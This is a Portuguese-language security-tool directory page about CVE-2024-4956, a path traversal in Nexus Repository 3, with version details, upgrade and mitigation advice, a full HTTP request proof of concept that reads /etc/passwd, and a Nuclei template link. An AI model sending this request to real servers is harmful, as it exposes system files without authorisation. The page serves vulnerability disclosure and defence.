
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-4956 — Path Traversal Não Autenticado no Nexus Repository 3 | Kitploit

Ferramentas/GitHubGitHub/gmh5225/cve-2024-4956
ReconhecimentoAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de Penetração
GitHubgmh5225/cve-2024-4956

CVE-2024-4956

Path Traversal Não Autenticado no Nexus Repository 3

Ver Repositório
230há 2 anosAinda não revisado
Compartilhar

CVE-2024-4956 - Path Traversal não autenticado no Nexus Repository Manager 3

O Nexus Repository Manager é um gerenciador de repositórios que organiza, armazena e distribui artefatos necessários para o desenvolvimento.

Uma vulnerabilidade de path traversal foi descoberta no Nexus Repository 3, em versões anteriores à 3.68.1. Essa vulnerabilidade permite que um invasor crie uma URL para baixar arquivos do sistema fora do escopo da aplicação Nexus Repository, sem qualquer autenticação. Isso representa um risco significativo, pois pode expor arquivos sensíveis do sistema e potencialmente comprometer a segurança do ambiente onde o Nexus Repository está instalado.

Recomenda-se atualizar o Nexus Repository para a versão 3.68.1 ou superior o mais rápido possível para mitigar essa vulnerabilidade.

Para mais informações e detalhes técnicos sobre a vulnerabilidade, consulte o seguinte link:

Referências:

  • https://support.sonatype.com/hc/en-us/articles/29416509323923-CVE-2024-4956-Nexus-Repository-3-Path-Traversal-2024-05-16

Versões vulneráveis

A vulnerabilidade afeta as versões 3.0 a 3.68.0 do Sonatype Nexus Repository Manager.

Mitigação:

Atualizar o Nexus Repository é a abordagem recomendada para eliminar essa vulnerabilidade. No entanto, opções de mitigação imediata estão disponíveis para implantações que não podem atualizar imediatamente:

Referências:

  • https://support.sonatype.com/hc/en-us/articles/29412417068819

PoC


GET /%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd HTTP/1.1
Host: localhost
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Connection: close
Cache-Control: max-age=0

Com o PoC acima, é possível ver o arquivo /etc/passwd sendo acessado:
Template do Nuclei

(CVE-2024-4956.yaml) https://github.com/erickfernandox/CVE-2024-4956/blob/main/CVE-2024-4956.yaml


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    624
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    412
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    333
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    328
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    280

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →



